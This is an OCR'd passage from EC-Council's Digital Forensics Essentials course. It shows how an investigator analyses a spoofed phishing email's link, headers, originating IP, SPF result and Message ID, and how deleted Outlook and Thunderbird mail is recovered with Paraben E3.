


Figure 11.23: Examining a suspicious email message

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Checking the Link

If any suspicious link has been found on the email body, the investigator can examine the link by opening it in a controlled forensic environment. The screenshot below shows that the link, once clicked on, redirects to a webpage where the browser shows "10.0.0.32/explore" in the URL space instead of the URL for Twitter's login page.




Figure 11.24: The Twitter page opening with suspicious URL

The page opened, however, does contain fields for Twitter usernames and passwords. If the target user mistakenly provides their credentials, the attacker will get an imprint on their attacking machine.




Figure 11.25: Username and password reflecting on attacker's machine

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Analyzing the Received Header Entries

To find information on the mail server, IP address, and the hostname used by the attacker/sender, the investigator needs to examine the received header entries in the email header. Details on the hostname, mail server, and IP address used by the attacker are revealed in the bottommost received header.




Figure 11.26: Examining received headers in the suspicious message

The screenshot above reflects the content of the bottommost received header, which reveals that the email message originated from a website named emkei.cz with an IP address of 93.99.104.210. The website name and the IP address shown should raise suspicion, as these findings are strong indicators of email spoofing.

4. Examining the Originating IP Address

Investigators can further study the IP address obtained from the received header entry on the website whatismyipaddress.com. The screenshot below reconfirms that the IP address belongs to the hostname emkei.cz. It is associated with an organization named Liberty Global, which is located in Czechia, Europe. These findings further point to email spoofing.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 11.27: IP details for 93.99.104.210 on whatismyipaddress.com

5. Examining the Received-SPF Field

Investigators should also examine the Received-SPF header field to check for any SPF authentication failure.

The screenshot below shows that the Received-SPF field is displaying a "softfail" result, which means that the domain of jose.regan@gmail.com (email ID of the sender as shown in the email) has not authorized the IP address 93.99.104.210 to send emails on its behalf. This failure of authentication is another indicator of an email message being spoofed.




Figure 11.28: Received-SPF showing softfail

6. Checking the Sender's Email Validity

Once the sender's email ID is obtained, the investigator should use Email Dossier to verify whether the email address of the sender as shown in the message is authentic.

The screenshot below is taken from Email Dossier, which shows the email address to be valid. With this finding, the investigator can determine that the email account of the user named Jose Regan might have been compromised by the attacker, or the ID has been obtained via social engineering techniques.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 11.29: Email ID validation results on Email Dossier

7. Examining the Message ID

Examining the Message ID is also an important part of the investigation, as it helps determine the authenticity of the email message.

The screenshot below highlighting the Message ID shows that the fully qualified domain name (FQDN) reflects as “localhost” instead of mail.gmail.com (which is the FQDN for Gmail). This finding substantiates the possibility of an email message having been spoofed/forged.





Figure 11.30: Examining Message ID

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Step 6: Recovering Deleted Email Messages

The process of recovering a deleted email message differs based on the email client used to send the email:

- **Recovering Deleted Email Messages from Outlook PST**

  In Outlook, email messages, once deleted, are moved to the "Deleted Items" folder. The deleted emails are stored in the "Deleted Items" folder for 14 days (a default retention period that can be modified), after which the messages are automatically deleted from that folder. In the event that these deleted emails are also removed from this folder, they become invisible to the user. However, they are not entirely deleted but moved to the unallocated space of the drive. The deleted email messages can be recovered if that unallocated space is not replaced with new data. These emails can be recovered with forensic tools such as Paraben's Electronic Evidence Examiner (E3), if it has not been already overwritten.

- **Recovering Deleted Email from Thunderbird**

  Thunderbird stores the email messages deleted by the user in the "Trash" folder. The "Trash" folder stores the deleted email messages until they are cleared. Forensic tools such as Paraben's Electronic Evidence Examiner (E3) can recover those deleted email messages depending on how soon the recovery is attempted. If any email message stored in the Local Trash folder of Thunderbird is deleted, its complete recovery is possible.

Forensic investigators can recover permanently deleted email data from Outlook .pst files and Thunderbird using tools such as Paraben's Electronic Evidence Examiner. Here, permanently deleted email data refer to deleted email messages that have been deleted or are lost from the

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


"Deleted Items" folder in the context of Outlook and to those that have been deleted or are lost from the "Trash" folder as well as the "Local Trash" folder of Thunderbird.

- **Paraben's Electronic Evidence Examiner**

  Source: *https://paraben.com*

  E3 is a comprehensive digital forensic analysis tool designed to handle data more efficiently while adhering to Paraben's P2 Paradigm of specialized focus of the entire forensic exam process. The E3 Platform uses Paraben's advanced plug-in architecture to create specialized engines that examine elements such as email, network email, chat logs, mobile data, file systems, and Internet file analysis—all the while increasing the amount of data that can be processed and utilizing resources through multi-threading and task scheduling. Not only is Electronic Evidence Examiner affordable, it also runs effectively with lower hardware requirements.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Recovering Deleted Email Messages from Outlook .pst Files Using Paraben's Electronic Evidence Examiner

The screenshot below shows the retrieval of two email messages by Paraben's Electronic Email Examiner that have been deleted from Outlook local .pst files. You can see the recovered email's body, attachments, and its RFC headers and use the information for further analysis.





Figure 11.31: Recovery of deleted email messages from Outlook .pst files on Paraben's E3

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module discussed the email system and the components involved in email communication. Furthermore, it discussed in detail the parts of an email message. Finally, this module presented a detailed discussion on email crime investigation and its steps.

In the next module, we will discuss malware forensics in detail.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council


D|FE™

Digital Forensics Essentials



Module 12

Malware Forensics



Module Objectives

